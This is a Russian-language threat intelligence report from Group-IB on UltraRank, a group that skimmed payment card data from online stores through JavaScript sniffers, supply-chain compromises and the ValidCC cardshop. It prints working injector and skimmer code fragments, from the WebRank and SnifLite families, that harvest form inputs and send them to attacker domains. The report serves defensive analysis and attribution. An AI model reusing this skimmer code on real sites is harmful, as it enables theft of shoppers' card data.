

# ULTRARANK

АВГУСТ 2020

## Незамеченная эволюция угрозы JS-снифферов

<b>НАЗВАНИЕ</b>	UltraRank
<b>СПЕЦИАЛИЗАЦИЯ</b>	Кража данных банковских карт с использованием JavaScript-снифферов
<b>КОЛИЧЕСТВО ЖЕРТВ</b>	Как минимум 691 онлайн-магазин, 13 сторонних поставщиков
<b>ГЕОГРАФИЯ ДЕЯТЕЛЬНОСТИ</b>	Европа, Азия, Северная Америка, Латинская Америка
<b>ПЕРИОД АКТИВНОСТИ</b>	5 лет

# Ограничение применения

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью отчета является предоставление сведений о тактике, инструментах и особенностях инфраструктуры ранее неизвестной группы UltraRank для минимизации риска дальнейшего совершения противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены индикаторы компрометации, которые могут быть использованы организациями и специалистами для проверки своих сайтов на наличие вредоносного кода, а также рекомендации от экспертов Group-IB по превентивным мерам защиты от атак группы. Описание технических деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованные в отчете технические детали угроз не являются пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будут указаны как источники цитаты.
4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав Group-IB на отчет, Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.
5. Пострадавшие лица, указанные в настоящем отчете, были проинформированы Group-IB доступными способами.

© Group-IB, 2020

# Оглавление

<b>Введение</b>	<b>4</b>
<b>Ключевые выводы</b>	<b>7</b>
Знакомьтесь: UltraRank	7
От одиночных заражений к supply-chain-атакам	8
Монетизация украденных данных	8
<b>Анализ активности преступной группы UltraRank</b>	<b>10</b>
Взлом рекламного агентства The Brandit Agency	10
Взлом сайта Block and Company	10
Атрибуция и связи между кампаниями	11
Причастность UltraRank к связанным атакам	22
Кампания OldGrelos	22
Кампания LoadReplay	23
<b>Таймлайн активности UltraRank</b>	<b>24</b>
<b>Продажа украденной платежной информации</b>	<b>30</b>
<b>Рекомендации для потенциальных объектов атак</b>	<b>33</b>
<b>Приложение 1: Индикаторы компрометации</b>	<b>34</b>
Campaign 2	34
Campaign 5	34
Campaign 12	34
ValidCC	34
OldGrelos	35
LoadReplay	35
<b>Приложение 2: Список зараженных сайтов*</b>	<b>—</b>


\* Глава доступна в полной версии отчета для клиентов Group-IB Threat Intelligence & Attribution.

Запишитесь на бесплатный пилотный проект, чтобы протестировать все возможности системы и получить полную версию исследования: [research@group-ib.ru](mailto:research@group-ib.ru)

# Введение

## Семейство JS-снифферов

это совокупность семплов с незначительными отличиями в коде, осуществляющих схожие действия при сборе и отправке данных на сервер злоумышленников — гейт.



Технический отчет Group-IB «Преступление без наказания: анализ семейств JS-снифферов»

В марте прошлого года Group-IB опубликовала технический отчет **«Преступление без наказания: анализ семейств JS-снифферов»**, в рамках которого впервые исследовала этот класс вредоносного программного обеспечения (ВПО), предназначенного для кражи данных банковских карт на веб-сайтах.

В документе анализировалось более **2000 зараженных онлайн-магазинов**, посетители которых (**суммарно около полутора миллионов человек в день**) подверглись риску компрометации. Исследование команды **Group-IB Threat Intelligence & Attribution** стало первым шагом в изучении рынка снифферов, инфраструктуры и способов монетизации, приносящих их создателям миллионы долларов.

Отчёт Group-IB содержал данные о 38 уникальных семействах JavaScript-снифферов, восемь из которых были обнаружены и описаны впервые не только в России, но и на международном рынке.

За короткое время этот малоизученный тип вредоносного кода превратился в мейнстрим-инструмент киберпреступников, зарабатывающих на продаже текстовых данных банковских карт. По данным аналитического отчета Group-IB **Hi-Tech Crime Trends 2019/2020**, JS-снифферы являются одной из наиболее динамично развивающихся угроз. За неполные полтора года количество обнаруженных Group-IB семейств такого ВПО выросло более чем в два раза: сегодня их уже 96.

### От семейства — к группе

Каждое семейство JS-снифферов — это совокупность семплов с незначительными отличиями в коде, которые внедряются злоумышленниками на сайт для перехвата вводимых пользователем данных — номеров банковских карт, имен, адресов, логинов, паролей и др. Эти данные отправляются на сервер злоумышленников — гейт, затем, как правило, продаются кардерам на специализированных форумах в даркнете, значительная часть которых состоит из **русскоязычных киберпреступников**.

Мониторинг андеграундных площадок, всестороннее исследование существующих образцов этого вредоносного кода, а также изучение новых кейсов с заражениями веб-сайтов, онлайн-магазинов и сервисов позволили экспертам Group-IB выйти на новый этап исследования этой угрозы — атрибуции атак с использованием JS-снифферов до конкретной группы. Собранная информация позволяет сопоставить преступные группы с используемыми ими инструментами даже в том случае, если группа меняла инфраструктуру и модифицировала вредоносный код в ходе своей деятельности.

---

## Атака на The Brandit Agency

стала отправной точкой исследования экспертов Group-IB, в результате которого была обнаружена инфраструктура группы UltraRank и идентифицированы более ранние атаки злоумышленников

---

## 691 сайт

и как минимум 13 сторонних поставщиков смогла заразить группа UltraRank, начиная с 2015 года

## В фокусе — UltraRank

В феврале 2020 года специалисты Group-IB Threat Intelligence & Attribution обнаружили, что пять сайтов, созданных маркетинговым агентством **The Brandit Agency** для своих клиентов, заражены JS-снифферами.

Исследование этой атаки позволило связать ее с другими, более ранними атаками, в которых также использовались JS-снифферы. Это подтвердило гипотезу, что атака на агентство была лишь частью продолжительной вредоносной кампании, за которой стояла одна и та же преступная группа. По данным Group-IB, в совокупности с 2015 года UltraRank смогла заразить **691** отдельный сайт.

Но атакующие выбирали для себя и более крупные цели, под которые планировались значительно более сложные атаки типа supply chain. Так, их жертвами стали 13 сторонних поставщиков в Европе, Азии, Северной и Латинской Америке. Их заражение могло принести злоумышленникам суммарно более 100 тыс. инфицированных сайтов, на краже данных банковских карт с которых группа могла заработать сотни миллионов долларов.

Свои позиции на рынке киберпреступности группа укрепляла за счет активной борьбы с конкурентами. Она взламывала уже скомпрометированные сайты и к существующему коду конкурентной преступной группы добавляла свой JS-сниффер, чтобы на всех зараженных сайтах код двух снифферов подгружался одновременно.

Group-IB впервые раскрывает детали деятельности этой группировки, получившей название UltraRank. Данное исследование описывает не только одного из наиболее успешных игроков рынка кражи и сбыта данных банковских карт, но и прослеживает трансформацию JS-снифферов в сложную угрозу, за которой стоит четко сегментированный киберпреступный бизнес. Как и всегда, в финальной главе отчета мы приводим индикаторы компрометации и блок рекомендаций, который поможет принять превентивные меры против угрозы UltraRank и подобных ей.

### Связи между кампаниями UltraRank и магазином по продаже скомпрометированных карт ValidCC



Campaign 2



Campaign 5



Campaign 12



ValidCC



Инструменты

	Campaign 2	Campaign 5	Campaign 12	ValidCC	Инструменты
	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	localhost.localdomain Certificates
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	Script i33.php
	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	33 related domain names
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Trafficanalyzer JavaScript 1.9.2
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Similar code of JS sniffer
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	jQuery17 injector
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	jQuery17 JS sniffer
	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	javascript-obfuscator
	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	*.host.com Certificates
	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	Radix obfuscation
	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	File preload.js
	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	DDos attack on ValidCC fakes
	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	CoalaBot samples

# Ключевые выводы

## Знакомьтесь: UltraRank

За период своей активности UltraRank выстроила автономную бизнес-модель с уникальной технической и организационной структурой, а также собственную систему сбыта и монетизации украденных данных банковских карт. Так, у группы предположительно есть **кардшоп ValidCC**, средний доход от продажи данных банковских карт которого составляет **\$5000 – \$7000** в день.

О том, что UltraRank не является рядовым игроком этого рынка, говорят методы конкурентной борьбы, которые она использует: эксперты Group-IB фиксировали атаки UltraRank на конкурирующие группы, а также на фишинговые страницы, имитирующие связанный с ней кардшоп.

За пять лет UltraRank неоднократно меняла инфраструктуру, а также несколько раз модифицировала вредоносный код в своем арсенале, в результате чего аналитики долгое время ошибочно атрибутировали эти атаки разным злоумышленникам.

В этом отчете исследуются три крупные кампании UltraRank. Им присвоены имена согласно атрибуции, распространенной сегодня среди исследователей:

- **Campaign 2** (Group 2) – с июля 2015 года по апрель 2020 года;
- **Campaign 5** (Group 5) – с октября 2016 года по февраль 2019 года;
- **Campaign 12** (Group 12) – с сентября 2018 года по настоящее время.

Среди общих черт всех кампаний:

1. Схожие механизмы сокрытия реального расположения сервера (динамически меняющийся IP-адрес) и одинаковые паттерны при регистрации доменов;
2. Создание сразу нескольких хранилищ для вредоносного кода с идентичным содержимым, но с использованием различных доменных имен;
3. Совмещение крупных supply-chain атак с заражениями одиночных целей.

Отличают эти кампании используемые инструменты – три разных семейства JS-снифферов.

Кампания	Campaign 2	Campaign 5	Campaign 12
Ошибочный вариант атрибуции	Group 2	Group 5	Group 12
Сниффер	<b>FakeLogistics</b>	<b>WebRank</b>	<b>SnifLite</b>
Начало кампании	Июль 2015	Октябрь 2016	Сентябрь 2018
Масштаб заражений в 2019-2020 гг.	168 сайтов	464 сайта	59 сайтов

Под «кампанией» в данном случае подразумевается совокупность атак, осуществленных преступной группой UltraRank с использованием одного из трех семейств снифферов — FakeLogistics, WebRank и SnifLite. Для каждой кампании группа строила с нуля новую инфраструктуру.

Существуют также свидетельства возможной причастности группы к другим кампаниям с использованием JS-снифферов, например, OldGrelor или LoadReplay. В рамках этих атак используется похожий вредоносный код, но нет других однозначных доказательств того, что за ними стояла UltraRank.

## От одиночных заражений к supply-chain-атакам

Группа UltraRank — автор серии атак на сторонних поставщиков услуг для онлайн-ресурсов, к которым относятся различные рекламные сервисы и сервисы браузерных уведомлений, агентства веб-дизайна, маркетинговые агентства, разработчики сайтов и др. Внедряя вредоносный код в скрипты продуктов этих компаний, злоумышленники могут перехватывать данные банковских карт покупателей на сайтах всех магазинов, на которых используется зараженный скрипт.

В результате атаки в феврале 2020 г. на проекты агентства The Brandit Agency, которое в том числе занимается разработкой на CMS Magento, были заражены пять сайтов, созданных агентством для своих клиентов, в том числе таких крупных, как T-Mobile. Годом ранее по меньшей мере 227 e-commerce сайтов были скомпрометированы в результате похожей атаки на французскую рекламную сеть Adverline.

Комплексные supply-chain атаки UltraRank совмещала и с заражениями отдельных сайтов: например, реселлеров билетов на спортивные события (Олимпиада и Евро-2020) или сайта компании Block and Company, Inc., через который представители финансовых компаний, игровой и других индустрий приобретали оборудование для подсчета и проверки купюр, а также их хранения.

## Монетизация украденных данных



### ValidCC

кардшоп, через который UltraRank, предположительно, монетизировала украденные данные банковских карт

Дальнейший анализ инфраструктуры UltraRank указал на её связь с кардшопом ValidCC и позволил сделать предположение о том, как именно группа сбывала и монетизировала украденные данные.

Магазин начал свою работу в 2014 году, за год до регистрации первого известного домена в рамках Campaign 2. Его официальным представителем на форумах является пользователь с ником SPR. В основном все посты он публикует на английском языке, однако при общении с клиентами SPR зачастую переходит на русский, который, предположительно, является для него основным. Таким образом, магазином ValidCC, вероятно, управляет русскоязычный пользователь.

---

□

## **\$5000 – \$7000**

зарабатывают за один день владельцы кардшопа ValidCC, предположительно связанного с группой UltraRank

Согласно внутренней статистике кардшопа, в 2019 году его владельцы зарабатывали по **\$5000 – \$7000** в день на продаже самостоятельно собранных данных банковских карт и еще **\$25 000 – \$30 000** выплачивали сторонним поставщикам украденных платежных данных.

На связь кардшопа с UltraRank указывает ряд фактов:

Появление кардшопа незадолго до старта первой кампании, использование инфраструктуры UltraRank для атак на фишинговые сайты под ValidCC, связь между магазином и инфраструктурой группы. Все это позволяет говорить о том, что он, вероятнее всего, используется для продажи банковских карт, украденных преступной группой.

# Анализ активности преступной группы UltraRank

## Взлом рекламного агентства The Brandit Agency

3 февраля 2020 года специалисты Group-IB обнаружили заражение как минимум пяти сайтов, созданных компанией The Brandit Agency. Проекты, работающие под управлением CMS Magento, были заражены вредоносным кодом, который подгружался с хоста `toplevelstatic[.]com`.

```
var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = '//toplevelstatic.com/setting/min.min.js';
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);
```

Рисунок 1. Фрагмент вредоносного кода, внедренного на сайты The Brandit Agency

Среди зараженных сайтов были следующие проекты компании:

- George Washington Carver Academy
- My Metro Gear для T-Mobile
- Wing Snob
- True Precision
- Footprint Retail Services

## Взлом сайта Block and Company

1 июня 2020 года специалисты Group-IB обнаружили, что сайт компании **Block and Company**, производителя товаров для финансовых организаций, работающий под управлением CMS Magento, заражен. Внедренный скрипт, который отвечал за подгрузку основного кода сниффера, схож с использованным в февральской атаке на сайты The Brandit Agency. В обоих случаях для загрузки вредоносного кода злоумышленниками использовался домен `toplevelstatic[.]com`.

```
var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = 'sj.nim.nim/gnittes/moc.citatslevelpot//:sptth'.split(
    '').reverse().join('');
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);
```

Рисунок 2. Фрагмент вредоносного кода, внедренного на сайт Block and Company

Чтобы скрыть следы своего присутствия, атакующие изменили ссылку на файл со сниффером, представив строку с обратным порядком символов в коде инжектора.

Экспертам Group-IB также удалось установить, что компания Block and Company уже была атакована ранее, в апреле 2020 года, и вредоносный код доставлялся со взломанного сайта `famousgalleries[.]co[.]uk`, а сниффер загружался с домена `logistic[.]tw`, который до этого фигурировал в других кампаниях.

Анализ этих заражений и файлов, расположенных на сайте `toplevelstatic[.]com`, позволил выявить связь между различными атаками и проследить деятельность группы UltraRank вплоть до первых атак 2015 года.

## Атрибуция и связи между кампаниями

На `toplevelstatic[.]com` были найдены те же файлы, что и на сайте `opendoorcdn[.]com` (к примеру, `min.cr.js`, SHA256: `545bcb7338df7fa90c8d28a0dc47a92eabfc099450025c01d9b8418dff3a6427`). Они использовались в атаках на несколько онлайн-магазинов, а также на сервисы по продаже билетов на Олимпиаду и Евро-2020 в ноябре-декабре 2019 года<sup>[1]</sup>.

`Toplevelstatic[.]com` также содержал JavaScript-файлы, обнаруженные на сайте `brokercdn[.]com`, который, в свою очередь, фигурировал в атаке на французское рекламное агентство Adverline в январе 2019 года<sup>[2]</sup>. С ней также связаны четыре домена: `givemejs[.]cc`, `content-delivery[.]cc`, `cdn-content[.]cc`, `deliveryjs[.]cc`. В данном случае во вредоносном коде сниффера были использованы те же ключевые слова для определения страницы оплаты, что и в коде на сайтах по продаже билетов. В ходе этих атак, которые Group-IB относит к Campaign 12, злоумышленники использовали семейство снифферов, получившее название **SnifLite**.




Рисунок 3. Связь между доменами, использованными в ранних атаках, относимых к Campaign 12

[1] <https://www.goggleheadedhacker.com/blog/post/14>

[2] [https://www.trendmicro.com/en\\_us/research/19/a/new-magecart-attack-delivered-through-compromised-advertising-supply-chain.html](https://www.trendmicro.com/en_us/research/19/a/new-magecart-attack-delivered-through-compromised-advertising-supply-chain.html)

Помимо доменов `brokercdn[.]com` и `opendoorcdn[.]com`, зарегистрированных в один день – 14 января 2019, злоумышленники создали еще два запасных: `fastmycdn[.]com` и `rooplancdn[.]com`. На всех четырех были найдены идентичные JavaScript-файлы с одинаковыми датами последнего изменения. Предположительно, все эти сайты привязаны к одному серверу злоумышленников, а дополнительные адреса нужны для того, чтобы повисить «жизнеспособность» атак за счет распределенной инфраструктуры.

Также на сайте `toplevelstatic[.]com` был обнаружен файл `preload.js`. Он содержал код инжектора, который загружал файл `init.js` с сайта `сmytuok[.]top` после проверки текущего адреса пользователя при помощи регулярного выражения для определения страницы оплаты.

```
<script
  src="https://code.jquery.com/jquery-3.3.1.min.js"
  integrity="sha256-FgpCb/KJQlLNfOu91ta32o/NMZxltwRo8QtmkMRdAu8="
  crossorigin="anonymous"></script>
<script type="text/javascript">if ((new RegExp("onepage|checkout|onestep|firecheckout"))
).test(window.location)) {
  jQuery.ajax({
    url: "https://сmytuok.top/init.js", dataType: "script", success: function () {
    }, async: !0
  })
}</script>
```

Рисунок 4. Содержимое файла `preload.js`

Домен `сmytuok[.]top` относится к Campaign 5 и использовался группой для заражения сайтов, начиная с конца 2018 года.

```
<script type="text/javascript">
  if ((new RegExp("onepage|checkout|onestep|firecheckout")).test(window.location)) {
    jQuery.ajax({
      url: "https://сmytuok.top/init.js", dataType: "script", success: function ()
      {
      }, async: !0
    })
  }
}</script>
```

Рисунок 5: Фрагмент кода инжектора, внедряемого в код зараженных сайтов для подгрузки основного кода сниффера

Такой же инжектор был использован для подгрузки файла `init.js` со следующих сайтов:

- `jsboxcontents[.]com`
- `jscontentdelivery[.]com`

Примечательно то, что во всех трех случаях — `сmytuok[.]top`, `jsboxcontents[.]com`, `jscontentdelivery[.]com` — для кражи карт пользователей онлайн-магазинов был использован код, схожий с JS-сниффером семейства **WebRank** (Campaign 5).

```
var q7a4017129bd636cf0f3b338959953270={
  snd:null,
  u1bee840f230f9955e81da97125bdbbc69: 'https://cmytuok.top/js/common.js',
  myid:(function(name){
    var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/[\\.$?*|{}()\[\]\\\
    \\\+^])/g, '\\$1')+('='+ '[';]*)'));
    return matches?decodeURIComponent(matches[1]):undefined;
  })('setidd')||(function(){
    var ms=new Date();
    var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
    var date=new Date(new Date().getTime()+60*60*24*1000);
    document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
    return myid;
  })(),
  clk:function(){
    q7a4017129bd636cf0f3b338959953270.snd=null;
    var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var i=0;i<inp.length;i++){
      if(inp[i].value.length>0){
        var nme=inp[i].name;
        if(nme==''){nme=i;}
        q7a4017129bd636cf0f3b338959953270.snd+=inp[i].name+'='+inp[i].value+'&';
      }
    }
  },
},
```

Рисунок 6. Фрагмент кода сниффера семейства WebRank, примененного в ходе атак с использованием сайта `сmytuok[.]top`

Помимо использования кода, подобного WebRank, в результате исследования JavaScript-файлов на сайте `jsboxcontents[.]com` было выявлено, что они совпадают с файлами, найденными на `web-stats[.]cc`. Данный ресурс ранее был замечен в атаках с использованием семейства снифферов WebRank. А в ходе анализа хоста **infostat.pw**, использованного в Campaign 5, был обнаружен файл `init.js`, содержащий в себе код сниффера, в котором в качестве гейта использовался хост `jscontentdelivery.com`.

Характер описанных выше атак на онлайн-магазины и сервисы в рамках Campaign 5 говорит о том, что за ними стоит профессиональная группа с внушительной инфраструктурой. Это подтолкнуло исследователей Group-IB к поиску более ранних атак злоумышленников (возможно, на одиночные цели), отмечающих начало их деятельности.

В атаках, относящихся к Campaign 12, группа UltraRank использует новый JavaScript-сниффер семейства **SnifLite**, являющийся значительно переработанной версией снифферов, использованных в предыдущих кампаниях.

```

var gatelink = "http://[REDACTED].php";
var method = "POST";
var thisdomain = window.location.host;
var datacollect = false;
var cachelenght = 1;
var consoleClearOnce = false;
var secureDebug=true;

!function(e){function n(e){function n(){return u}function o(){if(window.Firebug&&window.Firebug
.chrome&&window.Firebug.chrome.isInitialized)return void t("on");var n=/.//;n.toString=
function(){checkStatus="on",t("on")},checkStatus="off",console.log("%c",n,e.label||""),e.
once||console.clear&&console.clear(),t(checkStatus)}function t(e){u!==e&&(u=e,"function"==
typeof r.onChange&&r.onChange(e))}function c(){f||(f=!0,e.once||(window.removeEventListener
("resize",o),clearInterval(a)))}function f(e){e={onChange:e},e=e||{};var i=e.
delay||1e3,r={};r.onChange=e.onChange;var u="unknown";r.getStatus=n;var a;e.once?o():
setInterval(o,i),window.addEventListener("resize",o));var f;return r.free=c,r}var o=o||{};o
.create=n,"function"==typeof define?(define.amd||define.cmd)&&define(function(){return o}):
"undefined"!==typeof module&&module.exports?module.exports=o:window[e]=o)("jdetects");

```

Рисунок 7. Фрагмент кода сниффера семейства SnifLite, использованного в ходе Campaign 12

Однако некоторые части кода нового образца имеют много общего со старыми JavaScript-снифферами семейств WebRank и FakeLogistics.

```

function serialize() {
    if (localStorage.getItem("storage.enabled") === "true") {
        var params = "";
        var elements = document.querySelectorAll("input, select, textarea, checkbox, radio,
        button");
        for (var i = 0; i < elements.length; i++) {
            if (elements[i].name === "") elements[i].name = elements[i].id;
            if (elements[i].name === "" && elements[i].id) elements[i].name = elements[i].cl
            assName;
            params += encodeURIComponent(elements[i].name) + "=" + encodeURIComponent(elements[
            i].value) + "&";
        }
        return params;
    } else {
        clearAllData(0);
    }
}

function sendtohost() {
    if (localStorage.getItem("storage.enabled") === "true") {
        var http = new XMLHttpRequest();
        http.open(method, gatelink, true);
        http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        http.send("data=" + btoa(atob(localStorage.getItem("Cache"))) + "domain_identify=" +
        thisdomain + "&identify_user=" + localStorage.getItem("E-Tag"));
        localStorage.removeItem("Cache");
    } else {
        clearAllData(0);
    }
}

```

Рисунок 8. Фрагмент кода сниффера семейства SnifLite, использованного в Campaign 12

Анализируя атаку на рекламную сеть Adverline в рамках Campaign 12, специалисты Group-IB выявили **31** связанное доменное имя, которое, предположительно, было создано либо одним человеком, либо с использованием одного и того же сервиса. Как минимум 24 из них являются известными сайтами-хранилищами вредоносного кода для заражения онлайн-магазинов (например, `dnsden[.]biz`, `opencartmodules[.]biz`), которые применялись атакующими в ходе Campaign 2 и Campaign 12, или использовались в различных вредоносных кампаниях в прошлом (**Ox00.shop**). Еще два домена относятся к кардшопу ValidCC, предположительно, использовавшемуся злоумышленниками для продажи украденных данных.

Дальнейший анализ выявил еще два связанных доменных имени, которые ранее использовались в Campaign 2: `cloudservice[.]tw` и `logistic[.]tw`.

Один из этих 33 связанных доменов, `trafficanalyzer[.]biz`, относящийся, согласно RiskIQ, к **Group 2**, использовался в атаках на e-commerce-сайты с 2015 года. Обнаруженные на сайте `trafficanalyzer[.]biz` семплы вредоносного JavaScript-кода семейства **FakeLogistics** для кражи данных банковских карт практически идентичны коду, который впоследствии был использован в семействе снифферов **WebRank**.




Рисунок 9. Сравнение образцов снифферов FakeLogistics и WebRank

Кроме того, доменное имя `trafficanalyzer[.]biz` и название файлов `jquery-1.9.2.min.js`, в которых хранился вредоносный код на этом сайте, является ссылкой к имени несуществующего фреймворка **Trafficanalyzer JavaScript framework, version 1.9.2**. Именно оно было использовано в нескольких различных семплах JS-снифферов, в том числе и в файле `mag.js`, обнаруженном на сайте `web-rank[.]cc`. Предположительно, преступная группа хотела таким образом выдать свой код за код легитимной JavaScript-библиотеки, используемой на зараженном сайте.

В репозитории **malware-magento-scanner**<sup>[3]</sup> были обнаружены четыре семпла вредоносного JavaScript-кода, также использующие имя **Trafficanalyzer JavaScript framework, version 1.9.2**. В качестве гейтов у данных семплов были следующие домены: `upsbroker[.]com` (Campaign 2), `system-backup[.]biz` (Campaign 2), `cloudservice[.]tw` (Campaign 2) и `webstat-info[.]ws` (Campaign 5).

